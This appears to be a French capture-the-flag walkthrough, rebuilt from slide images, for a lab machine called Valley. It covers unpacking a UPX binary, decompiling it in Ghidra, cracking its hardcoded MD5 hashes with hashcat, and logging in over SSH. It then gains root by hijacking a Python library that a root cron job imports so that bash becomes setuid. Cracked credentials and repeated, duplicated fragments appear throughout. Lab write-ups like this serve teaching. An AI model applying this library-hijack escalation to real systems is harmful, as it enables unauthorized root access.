$Id: UPX 3.96 Copyright (C) 1996-2020 the UPX Team. All Rights
Reserved. $
...
```

Rétro-ingénierie
/home/valleyAuthenticator




What is the root flag?



Welcome

UPX is a free, secure, portable, extendable, high-performance **executable packer** for several executable formats.


Rétro-ingénierie
/home/valleyAuthenticator


What is the root flag?

```
./upx -d -o valleyAuthenticatorUncompressed valleyAuthenticator
```


```
       File size         Ratio      Format          Name
   --------------------------------------------------------
   2290962 <- 749128    32.70%    linux/amd64    valleyAuthenticatorUncompressed

Unpacked 1 file.
```

Rétro-ingénierie
Outil: Ghidra



What is the root flag?

Login to answer..




Listing: valleyAuthenticatorUncompressed

```
00404572 e9 59 ff        JMP        register_tm_clones                   undefined registe
         ff ff
                  -- Flow Override: CALL_RETURN (CALL_TERMINATOR)
00404577 66               ??         66h    f
00404578 0f               ??         0Fh
00404579 1f               ??         1Fh
0040457a 84               ??         84h
0040457b 00               ??         00h
0040457c 00               ??         00h
0040457d 00               ??         00h
0040457e 00               ??         00h
0040457f 00               ??         00h

                  LAB_00404580                        XREF[1]:     0040455c(j)
00404580 e9 4b ff        JMP        register_tm_clones                   undefined registe
         ff ff
                  -- Flow Override: CALL_RETURN (CALL_TERMINATOR)

                  ***************************************************************
                  *                          FUNCTION                           *
                  ***************************************************************
                  undefined main()
     undefined    <UNASSIGNED>   <RETURN>
     undefined1      Stack[-0x58]:1 local_58                 XREF[3]:     00404741(*)
                                                                          0040475a(*)
                                                                          004047ad(*)
     undefined1      Stack[-0x78]:1 local_78                 XREF[3]:     00404756(*)
                                                                          00404776(*)
                                                                          0040479c(*)
     undefined1      Stack[-0x98]:1 local_98                 XREF[3]:     004046e7(*)
                                                                          00404705(*)
                                                                          004047d1(*)
     undefined1      Stack[-0xb8]:1 local_b8                 XREF[3]:     004046fe(*)
                                                                          00404724(*)
                                                                          004047be(*)
     undefined1      Stack[-0xb9]:1 local_b9                 XREF[3]:     004045d7(*)
                                                                          004045e6(*)
                                                                          00404606(*)
     undefined1      Stack[-0xba]:1 local_ba                 XREF[3]:     00404599(*)
                                                                          004045a8(*)
                                                                          004045c8(*)
     undefined1      Stack[-0xe8]:1 local_e8                 XREF[3]:     004045af(*)
```


Decompile: main - (valleyAuthenticatorUncompressed)

```

undefined8 main(void)

{
  bool bVar1;
  bool bVar2;
  bool bVar3;
  char cVar4;
  ostream *poVar5;
  string local_148 [32];
  string local_128 [32];
  string local_108 [32];
  string local_e8 [46];
  allocator local_ba;
  allocator local_b9;
  string local_b8 [32];
  string local_98 [32];
  string local_78 [32];
  string local_58 [40];

  std::allocator<char>::allocator();
                    /* try { // try from 004045c3 to 004045c7 has its CatchHandler @ 00404885 */
  std::string::string<>(local_e8,"e6722920bab2326f8217e4bf6b1b58ac",&local_ba);
  std::allocator<char>::~allocator((allocator<char> *)&local_ba);
  std::allocator<char>::allocator();
                    /* try { // try from 00404601 to 00404605 has its CatchHandler @ 004048a2 */
  std::string::string<>(local_108,"dd2921cc76ee3abfd2beb60709056cfb",&local_b9);
  std::allocator<char>::~allocator((allocator<char> *)&local_b9);
  std::string::string(local_128);
  std::string::string(local_148);
                    /* try { // try from 00404647 to 004046c8 has its CatchHandler @ 00404913 */
  std::operator<<((ostream *)&std::cout,"Welcome to Valley Inc. Authenticator");
  std::ostream::operator<<((ostream *)&std::cout,std::endl<>);
  std::operator<<((ostream *)&std::cout,"What is your username: ");
  std::operator>>((istream *)&std::cin,local_128);
  std::operator<<((ostream *)&std::cout,"What is your password: ");
  std::operator>>((istream *)&std::cin,local_148);
  bVar2 = false;
  bVar1 = false;
                    /* try { // try from 004046f4 to 00404768 has its CatchHandler @ 004048b9 */
  std::string::string(local_98,local_128);
  md5(local_b8,local_98);
  cVar4 = std::operator==(local_b8,local_108);
```

Rétro-ingénierie
Outil: Ghidra (Decompile)




What is the root flag?




```
std::string::string<>(local_e8,"e6722920bab2326f8217e4bf6b1b58ac",&local_ba);
std::allocator<char>::~allocator((allocator<char> *)&local_ba);
std::allocator<char>::allocator();
                    /* try { // try from 00404601 to 00404605 has its CatchHandler @ 004048a2 */
std::string::string<>(local_108,"dd2921cc76ee3abfd2beb60709056cfb",&local_b9);
std::allocator<char>::~allocator((allocator<char> *)&local_b9);
std::string::string(local_128);
std::string::string(local_148);
                    /* try { // try from 00404647 to 004046c8 has its CatchHandler @ 00404913 */
std::operator<<((ostream *)&std::cout,"Welcome to Valley Inc. Authenticator");
std::ostream::operator<<((ostream *)&std::cout,std::endl<>);
std::operator<<((ostream *)&std::cout,"What is your username: ");
std::operator>>((istream *)&std::cin,local_128);
std::operator<<((ostream *)&std::cout,"What is your password: ");
std::operator>>((istream *)&std::cin,local_148);
bVar2 = false;
bVar1 = false;
                    /* try { // try from 004046f4 to 00404768 has its CatchHandler @ 004048b9 */
std::string::string(local_98,local_128);
md5(local_b8,local_98);
cVar4 = std::operator==(local_b8,local_108);
if (cVar4 != '\0') {
```

Rétro-ingénierie
Outil: Ghidra (Decompile)




What is the root flag?




```
std::string::string<>(local_e8,"e6722920bab2326f8217e4bf6b1b58ac",&local_ba);
std::allocator<char>::~allocator((allocator<char> *)&local_ba);
std::allocator<char>::allocator();
                    /* try { // try from 00404601 to 00404605 has its CatchHandler @ 004048a2 */
std::string::string<>(local_108,"dd2921cc76ee3abfd2beb60709056cfb",&local_b9);
std::allocator<char>::~allocator((allocator<char> *)&local_b9);
std::string::string(local_128);
std::string::string(local_148);
                    /* try { // try from 00404647 to 004046c8 has its CatchHandler @ 00404913 */
std::operator<<((ostream *)&std::cout,"Welcome to Valley Inc. Authenticator");
std::ostream::operator<<((ostream *)&std::cout,std::endl<>);
std::operator<<((ostream *)&std::cout,"What is your username: ");
std::operator>>((istream *)&std::cin,local_128);
std::operator<<((ostream *)&std::cout,"What is your password: ");
std::operator>>((istream *)&std::cin,local_148);
bVar2 = false;
bVar1 = false;
                    /* try { // try from 004046f4 to 00404768 has its CatchHandler @ 004048b9 */
std::string::string(local_98,local_128);
md5(local_b8,local_98);
cVar4 = std::operator==(local_b8,local_108);
if (cVar4 != '\0') {
```

Rétro-ingénierie
Outil: Ghidra (Decompile)




What is the root flag?

Login to answer..




```
std::string::string<>(local_e8,"e6722920bab2326f8217e4bf6b1b58ac",&local_ba);
```



```
std::operator<<((ostream *)&std::cout,"Welcome to Valley Inc. Authenticator");
std::ostream::operator<<((ostream *)&std::cout,std::endl<>);
std::operator<<((ostream *)&std::cout,"What is your username: ");
std::operator>>((istream *)&std::cin,local_128);
std::operator<<((ostream *)&std::cout,"What is your password: ");
std::operator>>((istream *)&std::cin,local_148);
bVar2 = false;
bVar1 = false;
                  /* try { // try from 004046f4 to 00404768 has its CatchHandler @ 004048b9 */
std::string::string(local_98,local_128);
md5(local_b8,local_98);
cVar4 = std::operator==(local_b8,local_108);
if (cVar4 != '\0') {
  std::string::string(local_58,local_148);
  bVar2 = true;
  md5(local_78,local_58);
  bVar1 = true;
  cVar4 = std::operator==(local_78,local_e8);
  if (cVar4 != '\0') {
    bVar3 = true;
    goto LAB_00404797;
  }
```

Cassage de hash
Outil: Hashcat



What is the root flag?


```
cat hash.txt
```

```
e6722920bab2326f8217e4bf6b1b58ac
dd2921cc76ee3abfd2beb60709056cfb
```

```
hashcat -m 0 -a 0 hash.txt rockyou.txt
# -m 0: hash MD5; -a 0: attaque par dictionnaire
```

```
e6722920bab2326f8217e4bf6b1b58ac:valley
dd2921cc76ee3abfd2beb60709056cfb:liberty123
```

Élévation de privilèges: root



What is the root flag?


```
ssh valley@10.10.26.204
valley@valley:~$ id
```


```
uid=1000(valley) gid=1000(valley) groups=1000(valley),1003(valleyAdmin)
```


```
valley@valley:~$ find / -group valleyAdmin 2>/dev/null
```

```
/usr/lib/python3.8
/usr/lib/python3.8/base64.py
```


Élévation de privilèges: root


What is the root flag?



```
1  *    * * *   root    python3 /photos/script/photosEncrypt.py
```


```
#!/usr/bin/python3
import base64
for i in range(1,7):
# specify the path to the image file you want to encode
    image_path = "/photos/p" + str(i) + ".jpg"

# open the image file and read its contents
    with open(image_path, "rb") as image_file:
          image_data = image_file.read()

# encode the image data in Base64 format
    encoded_image_data = base64.b64encode(image_data)

# specify the path to the output file
    output_path = "/photos/photoVault/p" + str(i) + ".enc"

# write the Base64-encoded image data to the output file
    with open(output_path, "wb") as output_file:
          output_file.write(encoded_image_data)
```


Détournement de bibliothèque
/usr/lib/python3.8/base64.py



What is the root flag?




```
#! /usr/bin/python3.8

"""Base16, Base32, Base64 (RFC 3548),

```



```
#! /usr/bin/python3.8
import os
os.system('chmod u+s /usr/bin/bash')
"""Base16, Base32, Base64 (RFC 3548),

```

Élévation de privilèges: root



What is the root flag?

Login to answer..


```
# Attente d’une minute...
valley@valley:~$ ll /usr/bin/bash
```

```
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /usr/bin/bash*
```

```
valley@valley:~$ bash -p # -p: désactive la suppression
automatique des privilèges
bash-5.0# id
```

```
uid=1000(valley) gid=1000(valley) euid=0(root) groups=1000(valley),1003(valleyAdmin)
```

Flag root



What is the root flag?

```
valley@valley:~$ ls -l /root
```

```
-rw-r--r-- 1 root root   37 Mar 13  2023 root.txt
```

Questions ?